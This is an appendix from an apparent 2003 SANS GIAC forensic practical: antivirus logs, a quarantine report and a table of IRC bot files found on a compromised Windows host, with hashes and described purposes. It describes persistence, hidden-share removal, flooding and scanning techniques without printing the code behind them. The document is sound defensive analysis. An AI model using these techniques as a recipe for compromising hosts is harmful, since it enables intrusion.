Action,User Name,Computer Name,Details
3/28/2003 10:43:00 PM,Virus scanner,Backdoor.Fluxay,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\PipeCmdSrv.exe,Description: The file
C:\WINNT\system32\PipeCmdSrv.exe is infected with the Backdoor.Fluxay
virus."
3/17/2003 7:14:37 PM,Virus scanner,W32.IRCBot,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\mcfg.exe,Description: The file
C:\WINNT\system32\mcfg.exe is infected with the W32.IRCBot virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.Sdbot,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\newexplore.exe,Description: The file
C:\WINNT\system32\newexplore.exe is infected with the Backdoor.Sdbot
virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\navdb.dbx,Description: The file
C:\WINNT\system32\navdb.dbx is infected with the Backdoor.IRC.Zcrew
virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\Script.ocx,Description: The file
C:\WINNT\system32\Script.ocx is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\Secure.bat,Description: The file
C:\WINNT\system32\Secure.bat is infected with the Backdoor.IRC.Zcrew
virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\start.bat,Description: The file
C:\WINNT\system32\start.bat is infected with the Backdoor.IRC.Zcrew
virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\str.vxd,Description: The file
C:\WINNT\system32\str.vxd is infected with the Backdoor.IRC.Zcrew
virus."
3/17/2003 7:14:37 PM,Virus scanner,BAT.Trojan,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
C:\WINNT\system32\v32driver.bat,Description: The file
C:\WINNT\system32\v32driver.bat is infected with the BAT.Trojan
virus."
3/17/2003 7:14:37 PM,Virus scanner,W32.IRCBot,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source:
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
C:\Temp\Drivers\bl.exe,Description: The file C:\Temp\Drivers\bl.exe is
infected with the W32.IRCBot virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\cd.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\cd.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\cs.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\cs.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nchk.bat,Description: The file C:\Program
Files\MSHlp9\W32Config\nchk.bat is infected with the IRC Trojan
virus."
3/17/2003 7:14:37 PM,Virus scanner,W32.IRCBot,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\bl.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\bl.vxd is infected with the W32.IRCBot virus."
3/17/2003 7:14:37 PM,Virus scanner,W32.IRCBot,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\download\b0t.exe,Description: The file
C:\Program Files\MSHlp9\W32Config\download\b0t.exe is infected with
the W32.IRCBot virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\z.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\z.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\str.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\str.vxd is infected with the Backdoor.IRC.Zcrew
virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\pxy.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\pxy.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\ps.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\ps.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nsock.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\nsock.vxd is infected with the IRC Trojan
virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nsenq.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\nsenq.vxd is infected with the IRC Trojan
virus."
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nn.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\nn.vxd is infected with the IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nlogin.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\nlogin.vxd is infected with the IRC Trojan
virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nconnection.vxd,Description: The file
C:\Program Files\MSHlp9\W32Config\nconnection.vxd is infected with the
IRC Trojan virus."
3/17/2003 7:14:37 PM,Virus scanner,IRC
Trojan,Quarantined,File,N/A,N/A,johnd,JDOE,"Source: C:\Program
Files\MSHlp9\W32Config\nconn.vxd,Description: The file C:\Program
Files\MSHlp9\W32Config\nconn.vxd is infected with the IRC Trojan
virus."
3/17/2003 5:21:22 PM,Auto-Protect,IRC Trojan,Access
denied,File,N/A,N/A,johnd,JDOE,Source: C:\winnt\system32\script.ocx
3/17/2003 5:21:22 PM,Auto-Protect,IRC Trojan,Repair
failed,File,N/A,N/A,johnd,JDOE,Source: C:\winnt\system32\script.ocx
3/17/2003 5:16:55 PM,Auto-Protect,IRC Trojan,Access
denied,File,N/A,N/A,johnd,JDOE,Source: C:\winnt\system32\script.ocx
3/17/2003 5:16:55 PM,Auto-Protect,IRC Trojan,Repair
failed,File,N/A,N/A,johnd,JDOE,Source: C:\winnt\system32\script.ocx
3/17/2003 5:16:55 PM,Auto-Protect,Backdoor.IRC.Zcrew,Automatically
deleted,File,N/A,N/A,johnd,JDOE,Source: C:\winnt\system32\activex.ocx
```

Quarantine Log:

```
Norton AntiVirus Quarantine Report
Created:  Wednesday, June 25, 2003 12:26:33 PM
-------------------------------------------------------------------
--------

File Name
Location
Status                    Size                          Virus Name
User Name                 Machine Name                  Domain
Date Quarantined
Date Submitted

-------------------------------------------------------------------
--------

nn.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined               488 bytes                     IRC Trojan
johnd                   JDOE                      WORKGROUP
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

ps.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined                5.31 KB                      IRC Trojan
johnd                    JDOE                       WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

nlogin.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined                6.54 KB                      IRC Trojan
johnd                    JDOE                       WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

v32driver.bat
C:\WINNT\system32
Backup                     3.62 KB                      BAT.Trojan
johnd                    JDOE                       WORKGROUP
Monday, March 17, 2003 5:36:44 PM
Not submitted

------------------------------------------------------------------------
--------

nconnection.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined                5.44 KB                      IRC Trojan
johnd                    JDOE                       WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

str.vxd
C:\WINNT\system32
Backup                     61.6 KB
Backdoor.IRC.Zcrew
johnd                    JDOE                       WORKGROUP
Monday, March 17, 2003 5:36:44 PM
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Not submitted

---

nconn.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined 5.90 KB IRC Trojan
johnd JDOE WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

---

activex.ocx
C:\winnt\system32
Backup 25.1 KB
Backdoor.IRC.Zcrew
SYSTEM JDOE WORKGROUP
Monday, March 17, 2003 5:16:51 PM
Not submitted

---

nchk.bat
C:\Program Files\MSHlp9\W32Config
Quarantined 821 bytes IRC Trojan
johnd JDOE WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

---

start.bat
C:\WINNT\system32
Backup 125 bytes
Backdoor.IRC.Zcrew
johnd JDOE WORKGROUP
Monday, March 17, 2003 5:36:44 PM
Not submitted

PipeCmdSrv.exe
C:\WINNT\system32
Backup 16.0 KB
Backdoor.Fluxay
johnd JDOE WORKGROUP

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Friday, March 28, 2003 9:09:33 PM
Not submitted

------------------------------------------------------------------------
--------

cs.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined               5.37 KB                    IRC Trojan
johnd                   JDOE                     WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

Secure.bat
C:\WINNT\system32
Backup                    439 bytes
Backdoor.IRC.Zcrew
johnd                   JDOE                     WORKGROUP
Monday, March 17, 2003 5:36:44 PM
Not submitted

------------------------------------------------------------------------
--------

z.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined               2.59 KB                    IRC Trojan
johnd                   JDOE                     WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

b0t.exe
C:\Program Files\MSHlp9\W32Config\download
Backup                    23.5 KB                    W32.IRCBot
johnd                   JDOE                     WORKGROUP
Monday, March 17, 2003 7:09:58 PM
Not submitted

------------------------------------------------------------------------
--------

navdb.dbx
C:\WINNT\system32
Backup                    17.1 KB
Backdoor.IRC.Zcrew
johnd                   JDOE                     WORKGROUP
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Monday, March 17, 2003 5:36:43 PM
Not submitted

------------------------------------------------------------------------
--------

mcfg.exe
C:\WINNT\system32
Backup                    23.5 KB                    W32.IRCBot
johnd                    JDOE                    WORKGROUP
Monday, March 17, 2003 5:36:38 PM
Not submitted

------------------------------------------------------------------------
--------

nsock.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined               4.17 KB                    IRC Trojan
johnd                    JDOE                    WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

------------------------------------------------------------------------
--------

cd.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined               1.76 KB                    IRC Trojan
johnd                    JDOE                    WORKGROUP
Monday, March 17, 2003 7:14:15 PM
Not submitted

------------------------------------------------------------------------
--------

str.vxd
C:\Program Files\MSHlp9\W32Config
Backup                    61.6 KB
Backdoor.IRC.Zcrew
johnd                    JDOE                    WORKGROUP
Monday, March 17, 2003 7:09:56 PM
Not submitted

------------------------------------------------------------------------
--------

Script.ocx
C:\WINNT\system32
Quarantined               1.19 KB                    IRC Trojan
johnd                    JDOE                    WORKGROUP
Monday, March 17, 2003 7:14:16 PM
```

© SANS Institute 2003, Author retains full rights.

Not submitted

---

nsenq.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined 19.6 KB IRC Trojan
johnd JDOE WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

---

bl.vxd
C:\Program Files\MSHlp9\W32Config
Backup 23.5 KB W32.IRCBot
johnd JDOE WORKGROUP
Monday, March 17, 2003 7:09:58 PM
Not submitted

---

newexplore.exe
C:\WINNT\system32
Backup 15.0 KB Backdoor.Sdbot
johnd JDOE WORKGROUP
Monday, March 17, 2003 5:36:40 PM
Not submitted

---

pxy.vxd
C:\Program Files\MSHlp9\W32Config
Quarantined 1.72 KB IRC Trojan
johnd JDOE WORKGROUP
Monday, March 17, 2003 7:14:16 PM
Not submitted

---

bl.exe
C:\Temp\Drivers
Backup 23.5 KB W32.IRCBot
johnd JDOE WORKGROUP
Monday, March 17, 2003 5:41:35 PM
Not submitted

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, Author retains full rights.

Appendix D – Full list of malicious files retrieved from suspect host "JDOE"

Files sorted by creation date. Entries highlighted in yellow indicate files whose MD5 hash values are identical to at least one other file on the list.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
11/19/2002 03:56p	bm.dll	71c607adf570e466a911ae0e1f010a02	\winnt\system32 \os2\dll\packs	iroffer / xdcc configuration file, references #Ultimate~3DWarez and several IRC servers	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:56p	BugSlayerUtil.dll	7fa6a4eb44c09ccd324ce804d3323010	\winnt\system32 \os2\dll\packs	binary file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:56p	serv-u.ini	99e54d1bc8e1f1d6b434836ad0b76874	\winnt\system32 \os2\dll\packs	configuration file for Serv-U FTP; specifies port 5789	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:56p	tzolibr.dll	c39396c57353dd2a379d2f5a2cb1435f	\winnt\system32 \os2\dll\packs	binary file; references tzo.com	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	ccd.dll	8897dd14d4652e43a18f84421b9c195e	\winnt\system32 \os2\dll\packs	text file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	ccdx.dll	a80be178c95ac04b7238892ec60ebf71	\winnt\system32 \os2\dll\packs	text file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	ccdx.dll.bkup	0d8c878dbc02e2a34807b295e48e9ae2	\winnt\system32 \os2\dll\packs	text file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	chgdir.dll	a4a28df7c9a448d07baaad293adc527e	\winnt\system32 \os2\dll\packs	text file to indicate amount of free disk space, current users	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	configure	a9a10a0261a52fc0494f332ee19f1d0d	\winnt\system32 \os2\dll\packs	script, "Configure 1.28" to determine OS and compile iroffer / xdcc code	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	copying	f73069ee5fe10af114e5300a37d32d44	\winnt\system32 \os2\dll\packs	text of GNU public license	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:57p	cygwin1.dll	fef19f891b338747452702fa8029b116	\winnt\system32 \os2\dll\packs	standard cygwin binary (Cygwin provides support for Unix binaries to run in a Win32 environment)	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 03:59p	FireDaemon.exe	e3bb90916eb76946eb51f563ffe526f7	\winnt\system32 \os2\dll\packs	standard FireDaemon binary	bot #1 / BlackMarket / Ultimate3DWarez

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
11/19/2002 03:59p	xx.exx	b21bd3d878af6167026d89d8bc1ccdb2	\winnt\system32 \os2\dll\packs	standard iroffer binary (based on MD5 hash); iroffer enables file sharing over IRC	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	gsm.dll	n/a - 0 byte file	\winnt\system32 \os2\dll\packs	0 byte file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	hide.bat	1e706507fc610c96b573c433f814b790	\winnt\system32 \os2\dll\packs	batch file to set Read only, Hidden, and System attributes on the bot installation folder	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	ig.dll	331ba412bb8337462ffee65cc10cdee3	\winnt\system32 \os2\dll\packs	binary file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	iroffer.cron	12e2e3fcdecb5d16884bc2c69a9aa98b	\winnt\system32 \os2\dll\packs	iroffer.cron 1.6, configuration file to run iroffer as a cron job (scheduled task)	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	key.old	220b844512b2ce1b325ae14fc8ea5d17	\winnt\system32 \os2\dll\packs	text file containing registration key	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:00p	ldcd.dll	n/a - 4GB file (too large)	\winnt\system32 \os2\dll\packs	hexadecimal log file showing connections to various IRC servers / channels controlled by the attackers	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:01p	libeay32.dll	7d7a08727bdfac87b7f8c8ae7a08c279	\winnt\system32 \os2\dll\packs	binary file - OpenSSL encryption library	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:02p	libxml2.dll	adaf2e9fbdc397e810ab2e753e0e141e	\winnt\system32 \os2\dll\packs	binary file - Oasis DTD Entity Resolution XML Catalog v1.0 (? - http://www.oasis-open.org)	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	license.txt	a006af4be6a4247f665ee87ab8bbe849	\winnt\system32 \os2\dll\packs	Serv-U FTP EULA	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	mybot.xdcc	a0c107ff9de757dc4e965f5f1adfd826	\winnt\system32 \os2\dll\packs	text file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	mybot.xdcc.bkup	317830d40429bf8ec068bc0bb7028109	\winnt\system32 \os2\dll\packs	text file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	off.txt	695f168747814c11cc4c00ff9afe5995	\winnt\system32 \os2\dll\packs	logoff banner for Serv-U FTP	bot #1 / BlackMarket / Ultimate3DWarez

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
11/19/2002 04:04p	on.txt	ad4dee3ba8bb0bddfa8637a837cdf50d	\winnt\system32 \os2\dll\packs	logon banner for Serv-U FTP	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	secure.bat	4d1317db452fa2bc11c9e776d3f6a9c9	\winnt\system32 \os2\dll\packs	batch file to remove hidden Windows shares (C$ - F$, IPC$, ADMIN$) and to stop the Messenger and NetBIOS services	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:04p	services.exe	d567a6d0647f80ecb5a761ddd9ad367c	\winnt\system32 \os2\dll\packs	binary file; RAR 3.0 by Eugene Roshal (shareware version), Windows compression utility	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:05p	ssleay32.dll	35e95d8777732a6cbd82b01b90e06df9	\winnt\system32 \os2\dll\packs	binary file; OpenSSL encryption library	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:05p	svcadmin.dll	07f6a7390af1c3e2ca85b9f7e60deb90	\winnt\system32 \os2\dll\packs	binary file, SvcAdmin Pro v1.5 Build 20020816; part of FireDaemon, used to install / manipulate services	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:06p	svchost.exe	5c43a0fd3e585e02722a633bc7d7e1f0	\winnt\system32 \os2\dll\packs	binary file; renamed Serv-U FTP daemon	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	tr.bat	e0196e69b43c20e78ba3ea0f0f33af74	\winnt\system32 \os2\dll\packs	batch file to use FireDaemon to install various executabes as services	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	tr1.bat	a5d758fb7f5c30742f427aae60891b9e	\winnt\system32 \os2\dll\packs	variant of tr.bat	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	tr2.bat	934f5e585ee71f3181eeaf059af7cf28	\winnt\system32 \os2\dll\packs	variant of tr.bat	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	wg.conf	f17c724a222752308a8c86a6ae37ca21	\winnt\system32 \os2\dll\packs	iroffer configuration file, references #BlackMarket and several IRC servers	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	xdccnt.ignl	3946e4e1fc9cef95ae198298f00898d0	\winnt\system32 \os2\dll\packs	binary file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:08p	xdccnt.log	4e659ce06c639c26b5a8aba07c090268	\winnt\system32 \os2\dll\packs	xdcc / iroffer log file listing date of 2002-10-06	bot #1 / BlackMarket / Ultimate3DWarez

© SANS Institute 2003, Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
11/19/2002 04:08p	xdccnt.log.2002-w38	97e43ff9200ed62f2927f5d3bcb78bc3	\winnt\system32 \os2\dll\packs	xdcc / iroffer log file listing date of 2002-09-25 and referencing an IRC server, several channels, and a few logons from users connected to the channels	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	admin.c	4644a12375cf81930a5b50e35f352efc	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer (by PMG, http://iroffer.org)	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	dccchat.c	f434b4dfa202cda2ac9e1789b9a0d760	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	defines.h	e599c0d2642deded8da784f17665b51f	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	display.c	ce447a342a46c83c33cf593d0a4049dc	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	globals.h	593f9b99616d96e57f334addda0be7f1	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	headers.h	aca3213438716118d0f6f0df6056120b	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	iroffer.c	d3893619f8ea23908314cea92b2b2033	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	misc.c	1d474a2448c65b18561967848a90cc5f	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	xdccnt.msg	n/a - 0 byte file	\winnt\system32 \os2\dll\packs	0 byte file	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:09p	xdccnt.pid	16a23be9bf2d83dd8b537f84e4c646ed	\winnt\system32 \os2\dll\packs	text file, presumable contains process id (pid)	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:10p	plugins.c	84d0af828906d4615eef3d70601af45d	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
11/19/2002 04:10p	transfer.c	eb1b93ba1906a391750ab4bd9cf42e8d	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:10p	upload.c	c7988f21b2f5fec38dd02d6003bc5a95	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
11/19/2002 04:10p	utilities.c	c15db5e7e7b678d4c18071bb7e63b5da	\winnt\system32 \os2\dll\packs\ src	source files to compile iroffer	bot #1 / BlackMarket / Ultimate3DWarez
02/06/2003 05:37p	cygwin1.dll	fef19f891b338747452702fa8029b116	\winnt\system32 \rmtcfg	standard cygwin binary (Cygwin provides support for Unix binaries to run in a Win32 environment)	bot #2 / FiRM
02/06/2003 05:38p	hiddenrun.exe	2a79c2452772a7d6b7cef67b52e2a2a1	\winnt\system32 \rmtcfg	binary file (VBScript), used to run graphical (GUI) Windows apps in hidden mode	bot #2 / FiRM
02/06/2003 05:38p	JAsfv.dll	e619c5c76d964b734c57e6b835cf14b9	\winnt\system32 \rmtcfg	binary file (Visual C++)	bot #2 / FiRM
02/06/2003 05:38p	Jasfv.ini	3ee72148f1dca56cbb26e8cc6099131a	\winnt\system32 \rmtcfg	configuration file; references site "FiRM"	bot #2 / FiRM
02/06/2003 05:38p	Nobios.bat	294ed3a0900e634853c12cb9cf668317	\winnt\system32 \rmtcfg	batch script to delete Windows hidden share C$, ADMIN$, IPC$	bot #2 / FiRM
02/06/2003 05:38p	regkeyadd.reg	32bf4c0b4b02aa377415c65e736cd6e9	\winnt\system32 \rmtcfg	Windows registry entries to add rmtcfg.exe and start.bat to the "Run" key and to permanently disable hidden shares	bot #2 / FiRM
02/06/2003 05:38p	rmtcfg.cfg	cc94b76bdb782b3d524f17a8145d5bc4	\winnt\system32 \rmtcfg	xdcc configuration file referencing "FiRM" as well as various IRC servers / channels	bot #2 / FiRM

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
02/06/2003 05:39p	rmtcfg.exe	1c18aa83802860a607543c491172b417	\winnt\system32 \rmtcfg	binary file, IRC client	bot #2 / FiRM
02/21/2003 07:04p	vnsystask.exe	0a552590c2e48424adf472c8ba787a28	\Temp\Drivers	binary file, WinVNC executable (Virtual Network Computing allows remote graphical (desktop) access to a Windows host)	bot #3 / BloodLab / microbots
02/21/2003 07:05p	bl.exe	a212f2e8b125b6c82e59ba11f8fb8327	\Temp\Drivers	binary file; IRC client, identical to mcfg.exe (based on MD5)	bot #3 / BloodLab / microbots
02/21/2003 07:05p	go.bat	75303b4aa86302d76a2e5f1d647d8e4a	\Temp\Drivers	batch file to install vnsystask from c:\winnt\fonts\truetype and start the service; identical to nchk2.bat	bot #3 / BloodLab / microbots
02/21/2003 07:05p	mcfg.exe	a212f2e8b125b6c82e59ba11f8fb8327	\winnt\system32	binary file; IRC client, includes references to IRC server and channel and term "microbots"	bot #3 / BloodLab / microbots
02/21/2003 07:05p	omnithread_rt.dll	d0dc05875f48172d7044957cc3e5b530	\Temp\Drivers	binary file, part of WinVNC	bot #3 / BloodLab / microbots
02/21/2003 07:05p	PipeCmdSrv.exe	b4b58bc27f9c8cabd5a275cda3c3c0fe	\winnt\system32	binary file, possibly to run commands (or cmd.exe) as a service?	bot #3 / BloodLab / microbots
02/21/2003 07:05p	VNCHooks.dll	eb7cdd565aee05fe0779e1d5c7de74ed	\Temp\Drivers	binary file, part of WinVNC	bot #3 / BloodLab / microbots
02/25/2003 09:53p	sys33.exe	5597d1dd4a7f6dfbeb8c027e06658873	\winnt	installation (dropper) file used to install the following files	bot #3 - BloodLab / microbots
02/25/2003 09:55p	a.vxd	91800829d5273b1959f391d67aeb0789	\Program Files\MSHlp9\W32Config	batch file to run c:\temp\drivers\bl.exe	bot #3 / BloodLab / microbots

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Creation Date	File name	MD5	Path	File Purpose	Bot Guess
02/25/2003 09:55p	admdll.dll	c915181e93fe3d4c41b1963180d3c535	\Program Files\MSHlp9\W32Config	binary file (Visual C++); possibly part of Remote Admin (Radmin) utility, similar to VNC	bot #3 / BloodLab / microbots
02/25/2003 09:55p	boot.reg	19885cdc3cd0556c8a5137c70db4c8a7	\Program Files\MSHlp9\W32Config	Windows registry entry to add Network32.exe to the "Run" key	bot #3 / BloodLab / microbots
02/25/2003 09:55p	cd.vxd	28803c2db30e78b23719ce2dcae99210	\Program Files\MSHlp9\W32Config	Script to launch UDP flood denial of service; references "BloodLab"	bot #3 / BloodLab / microbots
02/25/2003 09:55p	control.vxd	b8ea1a1341c84ab08c10aa014b8093cf	\Program Files\MSHlp9\W32Config	Script to infect a target system by copying various files to the host, removing hidden Windows shares, and executing copied files	bot #3 / BloodLab / microbots
02/25/2003 09:55p	cs.vxd	58096beef1e498721f02b12e9e73b223	\Program Files\MSHlp9\W32Config	Script to run "Cayman scan" using file cscan.vxd (not found); possibly used to scan for additional vulnerable hosts	bot #3 / BloodLab / microbots
02/25/2003 09:55p	Msvcp60.dll	6050bcc1b23f3df7a1876cbdcbac8232	\Program Files\MSHlp9\W32Config	binary file; legitimate Microsoft C++ runtime library	bot #3 / BloodLab / microbots
